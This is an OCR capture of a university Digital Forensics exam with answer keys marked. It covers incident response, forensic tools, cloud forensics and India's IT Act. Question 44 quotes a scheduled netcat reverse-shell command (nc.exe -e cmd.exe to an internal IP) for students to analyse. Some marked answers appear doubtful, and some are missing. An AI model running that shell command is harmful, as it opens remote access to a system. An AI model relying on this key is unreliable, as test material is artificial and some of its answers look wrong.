UPES

Tripti Misra 175

UNIVERSITY OF PETROLEUM AND ENERGY STUDIES
End Semester Examination, July 2020

Course: Digital Forensics I **Semester: VI**
Program: B.Tech-CS-CSF **Time**
Course Code: CSSF3003 **Max. Marks:**

Test Canvas: Digital Forensics I End Term Exam: MCQ Based Exam

The Test Canvas lets you add, edit and reorder questions, as well as review a test. More Help

Question Settings

You can edit, delete or change the point values of test questions on this page. If necessary, test attempts will be regraded after you submit your changes.

Description	
Instructions	
Total Questions	54
Total Points	100
Number of Attempts	149


Select: All None | Select by Type: - Question Type - ✓

Delete and Regrade | Points | Update and Regrade | Hide Question Details

☐ **1. Multiple Choice: /**/ /**/ /**/ document.oncopy =...** Points: 2

Question

You are a cyber security analyst and just received the following results from a scan:



Source	Destination	Protocol	Length	Info
192.168.3.145	4.4.2.2	DNS	74	Standard query 0x3aed A test.cramtopass.com
4.4.2.2	192.168.3.145	DNS	90	Standard query response 0x3aed A test.cramtopass.com A 173.12.15.23
192.168.3.145	173.12.15.23	TCP	78	48134 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TSval=485240923 TSecr=0 SACK_PERM=1
173.12.15.23	192.168.3.145	TCP	78	80→48134 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1426 WS=4 TSval=0 TSecr=0 SACK_PERM=1 a1=486234134 TSecr=240612
192.168.3.145	192.168.3.255	NBNS	92	Namequery NB WORKGROUP
34.250.23.14	192.168.3.145	TCP	60	443 → 48134 [RST] Seq=1 Win=0 Len=0
34.250.23.14	192.168.3.145	TCP	60	8080 → 48134 [RST] Seq=1 Win=0 Len=0

Answer

- 192.168.3.145 might be infected with a worm
- ✓ This appears to be a normal traffic
- 173.12.15.23 might be infected with a trojan
- 192.168.3.145 might be infected with a trojan

☐ **2. Multiple Choice: What containment technique is the str...** Points: 2

Question What containment technique is the strongest possible response to an incident?

Answer

- Isolating the attacker
- Isolating affected systems
- Segmentation
- ✓ Removal

☐ **3. Multiple Choice: Which of the following sets of contro...** Points: 2

Question	Which of the following sets of controls should allow an investigation if an attack is not blocked by preventive controls or detected by monitoring?
Answer	Logging and audit trail controls to enable forensic analysis
	Security incident response lessons learned procedures
	✓ Security event alert triage done by analysts using a Security Information and Event Management (SIEM) system
	Transactional controls focused on fraud prevention

☐ **4. Multiple Choice: Scott needs to search for files that ...** Points: 2

Question	Scott needs to search for files that may have been deleted by a user. What two locations are most likely to contain those files on a Windows System?
Answer	Unallocated Space, Slack Space
	Registry, Recycle Bin
	✓ Recycle Bin, Slack Space
	Unallocated Space, Recycle Bin

☐ **5. Multiple Choice: /**/ document.oncopy = new Functio...** Points: 2

Question

You have been asked in by the Security Operations Center Manager to look over a recent network utilization report because he fears that something may be wrong. The report is as follows:

IP Address	Server Name	Server Uptime	Historical	Current
192.168.20.2	web01	7D 12H 32M 06S	42.6 GB	44.1 GB
192.168.20.3	webdev02	4D 07H 12M 45S	1.95 GB	2.13 GB
192.168.20.4	dbsvr01	12D 02H 46M 14S	3.15 GB	24.6 GB
192.168.20.5	marketing01 .	2D 17H 18M 41S	5.2 GB	4.9 GB

Based on the report provided, what server do you think your cyber security analysts need to investigate further?

Answer

✓ dbsvr01

webdev02

marketing01

web01

☐ **6. Multiple Choice: A security analyst use to make a copy...** Points: 2

Question	A security analyst use to make a copy of an image for forensics use. What command should they utilize?
Answer	Touch

rm

wget

dd

7. Multiple Choice:

Points: 2

Question	Your organization has been contacted by law enforcement because they have found that data from a recent breach indicates your organization as the common link based on all indicators of compromise identified. One of your employees has overhead the conversation between the general counsel for your organization and law enforcement and posted a comment about the incident on their Facebook account. Shortly thereafter, media starts calling other employees in your organization asking about this data breach. What step should be taken to prevent further disclosure of information about the breach?
Answer	You should ask all employees to commit to an NDA about the data breach verbally.
	You should block all employee access to social media from the company's network.
	You should provide training to all your employees about the proper incident communication channels to use during a security event.
	✓ You should ask a member of law enforcement to meet with your employees.

8. Multiple Choice: During what phase of the incident res...

Points: 2

Question	During what phase of the incident response process does an organization assemble an incident response toolkit?
Answer	✓ Preparation
	Containment, Eradication and Recovery
	Detection and Analysis
	Post Incident Activity

9. Multiple Choice: Which tool is not useful for capturin...

Points: 2

Question	Which tool is not useful for capturing Windows memory data for forensic analysis?
Answer	DumpIt
	Encase
	Volatility Framework
	✓ Fmem

10. Multiple Choice: What document typically contains high...

Points: 2

Question	What document typically contains high-level statements of management intent?
Answer	Guideline
	Standard
	Procedure
	✓ Policy

☐ **11. Multiple Choice:** Points: 2

Question	You are a cyber security analyst sitting in an working group that is updating the incident response communications plan. A coworker, a business analyst, suggests that if the company suffers from a data breach that the correct action would only notify the affected parties in order to minimize the chances of the company receiving bad publicity from the media. What should you recommend to the working group in response to the business analyst's recommendation?
Answer	Guidance from laws and regulations should be considered when deciding who must be notified in order to avoid fines and judgements from non-compliance.
	The first responder should contact law enforcement upon confirmation of a security incident in order for a forensic team to preserve the chain of custody.
	The HR department should have information security personnel who are involved in the investigation of the incident sign non-disclosure agreements so the company cannot be held liable for customer data that might be viewed during an investigation.
	An externally hosted website should be prepared in advance to ensure hat when an incident occurs victims have timely access to notifications from a no compromised resource.

☐ **12. Multiple Choice: A cyber security analyst need to pick...** Points: 2

Question	A cyber security analyst need to pick a tool in order to be able to identify open ports and services on a host along with the version of the application that is associated with the ports and services. They have decided to choose a command line tool, what tool should they choose?
Answer	ping
	netstat
	Wireshark
	✓ nmap

☐ **13. Multiple Choice:** Points: 2

Question	Cindy is the network security administrator for her company. She just got back from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. She is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established, she sends RST packets to those hosts to stop the session. She has done this to see how her intrusion detection system will log the traffic. What type of scan is Cindy attempting here?
Answer	She is utilizing a SYN Scan to find live hosts that are listening on her network.
	✓ She is using a half-open scan to find live hosts on her network.

She is attempting to find live hosts on her company's network by using an XMAS scan.

The type of the scan she is using is NULL scan.

14. Multiple Choice: How long after a cybersecurity incide... Points: 2

Question	How long after a cybersecurity incident occurs should the evidence be collected?
Answer	Within 5 days of incident
	✓ Immediately
	Within a month of incident
	After two weeks of incident

15. Multiple Choice: What is the main benefit of following... Points: 2

Question	What is the main benefit of following a proactive approach to digital crime?
Answer	It is a good way to counter-attack a cyber-criminal.
	It is very effective against denial-of-service attacks.
	It can contain most security flaws within a network.
	✓ It can allow for early detection of cyber attacks.

16. Multiple Choice: How is a typical digital forensics in... Points: 2

Question	How is a typical digital forensics investigation carried out?
Answer	✓ "Assess complaint, gather evidence, preserve evidence, find an expert, examine the evidence, conduct interviews, assemble a case file, follow up, analyze case."
	"Assess complaint, assemble a case file, analyze the case, find an expert, gather evidence, preserve evidence, examine the evidence, conduct interviews, follow up."
	"Assess complaint, assemble a case file, find an expert, gather evidence, preserve evidence, examine the evidence, conduct interviews, follow up, analyze the case."
	"Assess complaint, find an expert, gather evidence, preserve evidence, examine the evidence, conduct interviews, assemble a case file, follow up, analyze the case."

17. Multiple Choice: Which Windows registry key only conta... Points: 2

Question	Which Windows registry key only contains user-agnostic information?
Answer	HKEY_CURRENT_CONFIG

	HKEY_CURRENT_USER
	HKEY_CLASSES_ROOT
✓	HKEY_LOCAL_MACHINE

☐ **18. Multiple Choice: James needs to ensure that accessing ...** Points: 2

Question	James needs to ensure that accessing a drive to analyze it does not change the contents of the drive. What tools should he use?
Answer	Degausser
	✓ Hardware Write Blocker
	Forensic Drive Duplicator
	Software Write Monitor

☐ **19. Multiple Choice: Brad's IDS reports that ports 1 to 10...** Points: 2

Question	Brad's IDS reports that ports 1 to 1024 received SYN packets from a remote host. What has likely happened to cause this traffic?
Answer	SYN Flood
	UDP Probe
	✓ Port Scan
	Remote Host cannot find the right service port

☐ **20. Multiple Choice: "Keith, a front office executive, sus...** Points: 2

Question	"Keith, a front office executive, suspects that a trojan has infected his computer. What should be the first course of action to deal with the incident?"
Answer	Disconnect the infected device from the network
	Inform everybody in the organization about the attack
	inform the Incident response team about the incident and wait for their response
	✓ Contain the damage

☐ **21. Multiple Answer: Which of the following information ca...** Points: 2

Question	Which of the following information can be gained through network sniffing?
Answer	✓ DNS Traffic

	✓ TELNET passwords
	✓ Syslog Traffic
	Programming errors

22. True / False: "When we turn off a Virtual Machine (... Points: 1

Question	"When we turn off a Virtual Machine (VM), all the data will be lost if we do not have the image of the instance"
Answer	✓ True False

23. True / False: The employee of the cloud provider wh... Points: 1

Question	The employee of the cloud provider who collects data is most likely a licensed forensics investigator and it is possible to guarantee his integrity in a court of law
Answer	True ✓ False

24. True / False: "It is not possible to verify the int... Points: 1

Question	"It is not possible to verify the integrity of the forensic disk image in Amazon's EC2 cloud because Amazon does not provide checksums of volumes, as they exist in EC2"
Answer	✓ True False

25. Fill in the Blank: _____ VM can share the same ph... Points: 1

Question	_____ VM can share the same physical infrastructure (Same/Multiple)

Evaluation Method	Answer	Case Sensitivity
Exact Match	Multiple	

26. Multiple Answer: Cloud Forensics faces challenges like... Points: 2

Question	Cloud Forensics faces challenges like:
Answer	✓ Trust issues ✓ Data Location issues ✓ Multi-tenancy issues Data replication

27. Multiple Choice: If a cloud customer doesn t have the ... Points: 2

Question	If a cloud customer doesn t have the CSP s application installed then:
Answer	You can find evidence of file transfers in the application s folder

	✓ You might find cloud-related evidence in a Web browser's cache file
	Usually found under the user s account folder
	None of these

☐ **28. Multiple Choice: Which of the following is not a Cloud...** Points: 2

Question	Which of the following is not a Cloud Forensics Tool?
Answer	AccessData FTK
	EnCase
	ProDiscover
	✓ WinHex

☐ **29. Matching: Match the following:** Points: 2

Question	Match the following:		
Answer	Match	Question Items	Answer Items
	3. -	1. "An authentic document or item that is offered as proof in a lawsuit, as contrasted with a copy of, or substitute for, the original."	1. Chain of Custody
	1. -	2. The movement and location of physical evidence from the time it is obtained until the time it is presented in court.	2. Admissible Evidence
	4. -	3. An evidence that has been reproduced from an original document or substituted for an original item.	3. Primary Evidence
	2. -	4. "Any document, testimony, or tangible evidence used in a court of law."	4. Secondary evidence

☐ **30. Multiple Choice: Mr. Vikram creates a fake Facebook pr...** Points: 2

Question	Mr. Vikram creates a fake Facebook profile of Sakshi using her name and photos and he sends friend requests to Sakshi?s friends and posts material like photos/videos/messages on Facebook posing as Sakshi. What sections of IT Act is/are applicable?
Answer	Section 66
	Section 66B
	✓ Section 66C
	Section 67A

☐ **31. Multiple Answer: "Suresh created a fake Facebook profi...** Points: 2

Question	"Suresh created a fake Facebook profile of Rani using her name and photograph, and posts sexually explicit content on it. What sections of IT Act is/are applicable?"

Answer	✓ Section 66C
	✓ Section 67
	✓ Section 67A
	Section 66B

☐ **32. Multiple Choice: Ankit installs secret cameras in the ...** Points: 2

Question	Ankit installs secret cameras in the changing rooms & toilets of a shopping mall and records private videos of men/women. What sections of IT Act is/are applicable?
Answer	Section 66C
	✓ Section 66E
	Section 67A
	Section 66B

☐ **33. Multiple Answer: Arun is the husband of Meena and he s...** Points: 2

Question	Arun is the husband of Meena and he secretly videographs his intimate moments with Meena and shares it online on a famous porn website. What sections of IT Act is/are applicable?
Answer	✓ Section 67
	✓ Section 66E
	✓ Section 67A
	Section 66B

☐ **34. Multiple Answer: "The homepage of a website is replace...** Points: 2

Question	"The homepage of a website is replaced with a pornographic or defamatory page. In case of Government websites, this is most commonly done on symbolic days (e.g. the Independence day of the country). What sections of IT Act is/are applicable?"
Answer	✓ Section 43
	✓ Section 66
	✓ Section 67
	✓ Section 70

☐ **35. Multiple Choice: What two data-copying methods are use...** Points: 2

Question	What two data-copying methods are used in software data acquisitions?
Answer	Remote and Local
	Local and Logical
	✓ Logical and Physical
	Physical and Compact

☐ **36. True / False: "During a remote acquisition of a sus...** Points: 1

Question	"During a remote acquisition of a suspect drive, RAM data is lost. "
Answer	True
	✓ False

☐ **37. Multiple Choice: "Hashing, filtering, and file header ...** Points: 2

Question	"Hashing, filtering, and file header analysis make up which function of computer forensics tools?"
Answer	✓ Validation and Discrimination
	Acquisition
	Extraction
	Reporting

☐ **38. True / False: Sleuth Kit is used to access Autopsy'...** Points: 1

Question	Sleuth Kit is used to access Autopsy' s tools.
Answer	True
	✓ False

☐ **39. Multiple Answer: Hash values are used for which of the...** Points: 2

Question	Hash values are used for which of the following purposes? (Choose all that apply.)
Answer	Determining file size
	✓ Filtering known good files from potentially suspicious data
	Reconstructing file fragments
	✓ Validating that the original data hasn' t changed

☐ **40. Multiple Answer: Which of the following is true of mos...** Points: 2

Question	Which of the following is true of most drive-imaging tools? (Choose all that apply.)

Answer	They perform the same function as a backup.
	✓ They ensure that the original drive doesn' t become corrupt and damage the digital evidence.
	✓ They create a copy of the original drive.
	They must be run from the command line

☐ **41. Multiple Choice: Which of the following tools can exam...** Points: 2

Question	Which of the following tools can examine files created by WinZip?
Answer	Registry Editor
	✓ FTK
	SysInternals
	SMART

☐ **42. Multiple Choice: "When validating the results of a for...** Points: 2

Question	"When validating the results of a forensics analysis, you should do which of the following? A. Calculate the hash value with two different tools. B. Use a different tool to compare the results of evidence you find. C. Repeat the steps used to obtain the digital evidence, using the same tool, and recalculate the hash value to verify the results."
Answer	✓ A and B
	B and C
	A and C
	A, B and C

☐ **43. Multiple Choice: Which of the following is a document ...** Points: 2

Question	Which of the following is a document that identifies each item seized in an investigation, including date and time seized, full name and signature or initials of the person who seized the item, and the detailed description of the item?
Answer	Property book
	✓ Evidence Tag
	Chain of custody form
	Search warrant return

44. Multiple Choice: /**/ document.oncopy = new Functio...

Points: 2

Question

A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.

Given the following snippet of code:

```
sc config schedule start auto
net start schedule
at 13:30 ""C:\nc.exe 192.168.0.101 777 -e cmd.exe ""
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?

Answer

- ✓ The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.
- The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.
- The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at 13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.
- The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

45. Multiple Choice: Which of the following parameter is n...

Points: 2

Question

Which of the following parameter is not checked in Email Header Analysis for investigation?

Answer

- SPF
- DKIM
- ✓ Reply to
- Received Chain

46. True / False: "Online e-mail programs such as AOL, ...

Points: 1

Question

"Online e-mail programs such as AOL, Gmail, and Yahoo! leave the files containing e-mail messages on the computer in different folders such as History, Cookies, Temp, Cache, and Temporary Internet Folder"

Answer

- ✓ True
- False

47. Multiple Choice: "This tool can read dd image files (I...

Points: 2

Question

"This tool can read dd image files (Ilook can also read dd image files), can calculate MD5 hash values and ensure data integrity, court-cited digital investigations platform that provides processing and indexing up front so filtering and searching is fast, can be setup for distributed processing and incorporate web-based case management and collaborative analysis."

Answer

- EnCase
- ✓ AccessData FTK
- Autopsy
- TSK

48. Multiple Choice: Which of the following is not a data ... Points: 2

Question Which of the following is not a data recovery tool?

Answer

- Recuva
- ✓ Cain & Abel
- TotalRecall
- QuickRecovery

49. Multiple Answer: Information stored in non-volatile fo... Points: 2

Question Information stored in non-volatile form includes

Answer

- ✓ hidden files
- ✓ Slack Space
- clipboard contents
- network information

50. Matching: Match the following definitions to co... Points: 2

Question Match the following definitions to correct member of Forensics Investigation Team:-

Answer

Match Question Items		Answer Items
4. -	1. "Has all the information about the evidence:name, evidence type, time, source of evidence, etc. manages and maintains a record of the evidence such that it is admissible in the court of law."	1. Incident Responder
3. -	2. Offers a formal opinion as a testimony in a court of law.	2. Incident Analyzer
2. -	3. "Analyzes the incidents based on their occurrence. He or she examines the incident with regard to its type, how it affects the systems, different threats and vulns associated with it"	3. Expert Witness
1. -	4. "Responsible for the measures taken when an incident occurs, securing the incident area and collecting the evidence that is present at the crime scene."	4. Evidence Manager

51. Multiple Choice: Unused space in a disk cluster is imp... Points: 2

Question Unused space in a disk cluster is important in media analysis because it may contain which of the following?

Answer

- Information about patches and upgrades to the system
- Information about the file allocation table (FAT)

Hidden viruses and trojan horses

Residual data that has not been overwritten.

☐ **52. Multiple Choice: Which tool of SYSINTERNAL Toolkit dis...** Points: 2

Question	Which tool of SYSINTERNAL Toolkit displays both the locally logged on users and users logged on via resources for either the local computer, or a remote one.
Answer	PsLoggedOn
	LogonSessions
	Pslist.exe
	Netstat

☐ **53. True / False: "Routers store network connectivity l...** Points: 1

Question	"Routers store network connectivity logs with details such as date, time, source and destination IPs and Ports used that help investigators in verifying the timestamps of an attack and correlate various events to find the source and destination IP."
Answer	True
	False

☐ **54. Multiple Answer: Which of the following is a Cloud Dep...** Points: 2

Question	Which of the following is a Cloud Deployment Model?
Answer	Public
	Private
	Community
	Hybrid

Select: All None Select by Type: - Question Type -

Delete and Regrade | Points | Update and Regrade | Hide Question Details

← OK